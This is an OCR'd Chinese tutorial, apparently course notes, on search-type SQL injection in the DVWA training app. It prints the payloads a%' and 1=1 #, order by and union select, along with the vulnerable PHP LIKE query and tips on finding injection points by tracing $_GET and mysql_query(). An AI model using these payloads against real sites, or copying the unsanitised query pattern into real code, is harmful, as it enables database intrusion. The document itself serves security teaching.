First name: admin
Surname: admin

ID: %
First name: Gordon
Surname: Brown

ID: %
First name: Hack
Surname: Me

ID: %
First name: Pablo
Surname: Picasso

ID: %
First name: Bob
Surname: Smith
```




User ID:

_ Submit

```
ID: _
First name: admin
Surname: admin

ID: _
First name: Gordon
Surname: Brown

ID: _
First name: Hack
Surname: Me

ID: _
First name: Pablo
Surname: Picasso

ID: _
First name: Bob
Surname: Smith
```

8'40"




搜索型注入

- 输入%或_可查询出所有数据，证明漏洞存在。
- a%' and 1=1 #　　　a%' and 1=2 #
- a%' order by 2 #
- a%' union select 1,2 #

……

在下面这个查询 语句里面:



搜索型注入


```
$id = $_GET['id'];

$getid = "SELECT first_name, last_name FROM users WHERE first_name like '%$id%'";

输入a：
$getid = "SELECT first_name, last_name FROM users WHERE first_name like '%a%'";
```

- %代表任意数量的任意字符，下划线_代表单个任意字符。

edu.51cto.com

我们输入的语句就在$id这个地方，我们会把输入的语句带入到这个地方;
首先会考虑把单引号和百分号闭合掉,后面那个百分号和单引号可以注视掉!只要闭合前边就可以!

只是输入a:




Vulnerability: SQL Injection

User ID:


```
ID: a
First name: admin
Surname: admin

ID: a
First name: Hack
Surname: Me

ID: a
First name: Pablo
Surname: Picasso
```

More info

输入: `a%' and 1=1 #`,这里的%'是和之前的进行闭合的!#进行注释！！！
如果执行的结果和之前上面一幅图的结果是一样的,那么证明是把这个语句带入数据库查询和执行了!




```
ID: a%' and 1=1 #
First name: admin
Surname: admin

ID: a%' and 1=1 #
First name: Hack
Surname: Me

ID: a%' and 1=1 #
First name: Pablo
Surname: Picasso
```



以上证明这就是一个注入点了
10'50"(主要是利用引号闭合了)

挖掘漏洞




如何从代码层面挖掘SQL注入漏洞

漏洞挖掘主要可以从以下几个方面着手：

- 代码中负责获取用户数据的变量：$_GET、$_POST、$_COOKIE、$_SERVER。
- 代码中负责执行数据库查询操作的函数：mysql_query()。
- 在代码中对这些变量和函数进行搜索跟踪，从而分析是否存在漏洞。

1.找到哪些地方是用户输入的数据;然后看一看,它有没有把数据都处理;
代码里面负责获取用户 数据的变量: `$_GET,$_POST,$COOKIE,$_SERVICER`;


2.负责执行数据库查询操作的函数: `mysql_query()`
在操作这个函数之前操作的数据是用户输入的还是本身提供的,如果是用户输入的就要检查一下有没有做处理,主要就是看这个程序里对用户输入 的数据有没有做处理,如果没有处理,直接带入 到数据库里面执行,那么一般就会存在漏洞!




如何从代码层面挖掘SQL注入漏洞

推荐使用 "闪电文件搜索" 辅助进行查找分析。
DVWA的登录文件login.php。

```
$user = $_POST[ 'username' ];
$user = stripslashes( $user );
$user = mysql_real_escape_string( $user );

$pass = $_POST[ 'password' ];
$pass = stripslashes( $pass );
$pass = mysql_real_escape_string( $pass );
$pass = md5( $pass );

$qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";

$result = @mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>' );
```



找到包含mysql_query相关页面:


Tomm闪电文件搜索 V2.3

文件(F) 帮助(H)

搜索文件或文件夹

要搜索的文件或文件夹(B):

包含文字(Z): mysql_query

搜索范围(R) D:\AppServ\www\DVWA

[✓] 包含子文件夹(U)

开始搜索(B) 停止(P)


搜索选项

系统设置


名称	大小	项目类型	修改日期	位置
login.php	2.51 KB	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\
dvwaPage.inc.php	13.2 KB	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\dvwa\include
DBMS.p	2.37 KB	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\dvwa\include
MySQL.	2.87 KB	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\dvwa\include
high.ph	936 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
low.php	703 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
medium.php	856 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
high.php	1.69 KB	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
low.php	2.04 KB	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
medium.php	2.10 KB	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
high.php	1.09 KB	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
low.php	608 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
medium.php	726 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
